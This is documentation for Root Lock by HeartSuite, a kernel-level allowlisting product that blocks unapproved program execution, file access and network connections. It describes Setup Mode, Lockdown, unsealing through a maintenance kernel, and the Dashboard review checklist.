Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel, per program, including as root.
In Lockdown, anything not on the allowlist is blocked before it can act. An attacker who already has remote root cannot edit the sealed allowlist while the machine is running. To leave Lockdown, pick Maintenance: unseal and return to Root Lock in GRUB from a physical or serial console; that boot runs HS_unlock.sh, which is what lifts the seal — sshd does not. Relocking from the maintenance kernel is a reboot, because the GRUB default stays Root Lock. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal. After the unseal, SSH is how you work in Setup Mode. Lockdown covers activation. Circumvention and recovery covers residual risk.
On a single host, Root Lock supports two setup paths. Cloud Path and Local Path both arrive at the Dashboard after initial setup.
Cloud Path
Pre-installed on AWS, Google Cloud, Azure, DigitalOcean, Linode, and other providers. The Dashboard appears on first login.
Local Path
Manual installation with a guided setup across several reboots.
Cloud Path and Local Path install one machine at a time, and Ansible, Terraform, and GitOps apply allowlist policy after that install — see Central Policy.
Root Lock fits production servers, regulated workstations, build and CI infrastructure, and AI agent sandboxes. Shared-kernel containers (Docker, containerd, Kubernetes, CRI-O, Podman) and rootless containers are not a fit by design: under Lockdown, Root Lock refuses the new mounts a runtime makes. A shared-kernel container guest is not a fit by design, because Root Lock must boot its own kernel. Local eBPF tooling is not a fit by design: the BPF syscall is off, so there is no eBPF program to load. Build and run OCI images on another host. See Deployment Scenarios.
How Root Lock Compares — What Root Lock replaces (Falco, AppArmor, gVisor, EDR on the enforcement dimension), what it complements (SIEM, NDR, VA), and how it can be circumvented.
Allowlisting Programs — How to approve programs and their file and network permissions using the review queues.
Maintenance — Protecting during maintenance, file backup and versioning, cache adjustment, kmod file-access narrowing, updating Root Lock, and reprovisioning locked fleets from an updated image.
Scanner deadlines — Which scanner findings can wait for the standard change window your policy already names.
HeartSuite Exec — Prototype. HJFS UI for program install, update, and version selection.
About this Documentation: Covers Root Lock v1.6.4.
1 - Introduction and Overview
Overview of Root Lock by HeartSuite, setup process, and system requirements.
Root Lock by HeartSuite | Humans in Command
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel, per program, including as root.
In Lockdown, anything not on the allowlist is blocked before it can act. By design, remote root has no intended path to change the sealed allowlist while the machine is running. Unsealing means booting the maintenance kernel from a physical or serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. After the unseal, SSH is how you work in Setup Mode. Lockdown covers activation. Circumvention and recovery covers residual risk.
In this section
Root Lock Overview — Core features, how it protects against malware, and the setup checklist.
The Setup Journey — Initial setup, then the Dashboard checklist from installation to Lockdown, Cloud Path and Local Path, and how the Dashboard guides you.
System Requirements — Compatible systems, kernel versions, and prerequisites.
Deployment Scenarios — Environments and workloads where Root Lock fits best, plus notes on incompatible stacks.
How Root Lock Compares — What Root Lock replaces, what it complements, and how it can be circumvented.
Security as Economics — Which scanner findings can wait for the standard change window, and what that does to attacker cost.
For detailed installation steps, see Installation. Getting Started covers Cloud Path and Local Path. On a single host they converge at the Dashboard after initial setup. Both paths install one machine at a time; to apply allowlist policy across many hosts from Ansible, Terraform, or GitOps, see Central Policy.
1.1 - Root Lock by HeartSuite Overview
Core concepts and purpose of Root Lock by HeartSuite.
Overview: Every attack does three things: run a program, access files, make a network connection. Root Lock by HeartSuite enforces default-deny on all three at the kernel, per program, including as root.
Your SSH server and your web server both run as root. They still get different permissions because they are different programs.
Kernel-level enforcement
Under Lockdown, no program can execute without an allowlist entry. That entry also controls which files the program can read or write, and which network connections it can make.


The Dashboard is the interface. After unattended initial setup, it shows the checklist and what is waiting for review.
After initial setup
Initial setup runs unattended on first boot of the Root Lock kernel, and again after a kernel update if new startup programs appear. The Dashboard appears when that chain is complete.
Checklist
Purpose
1. Program Allowlisting
Review and approve programs that need to execute
2. File Access Allowlisting
Review and approve file read/write access for programs
3. Internet Access Allowlisting
Review and approve outbound internet connections

4. Secure Script Launchers
Configure interpreters for Python, Perl, PHP (if applicable)

5. Alert Settings
Set up notification channels (email, syslog, webhook)
6. Lockdown
Activate Lockdown — locked until the earlier checklist items are complete
Features
1. Program Allowlist
An allowlist entry says whether a program may execute, which files it may read or write, and which network connections it may make. The kernel requires that entry before the program is permitted to execute.
The Dashboard presents three review queues:

Programs queue ([p]) — programs that executed during Setup Mode

File Access queue ([f]) — programs that read or wrote files during Setup Mode

Internet Access queue ([i]) — programs that made outbound connections during Setup Mode
File access is approved as read or write. Write includes read. See Allowlisting Basics for how the queues group volume.
2. Setup Mode and Lockdown
Setup Mode: The kernel logs program executions, file accesses, and network connections without blocking them. Use this mode to build the allowlist.
Lockdown: The kernel enforces the allowlist. Programs without an entry, or that exceed their permissions, are blocked.

Activating Lockdown requires empty review queues, configured alerts, and an active subscription. Type YES (case-sensitive) to confirm.
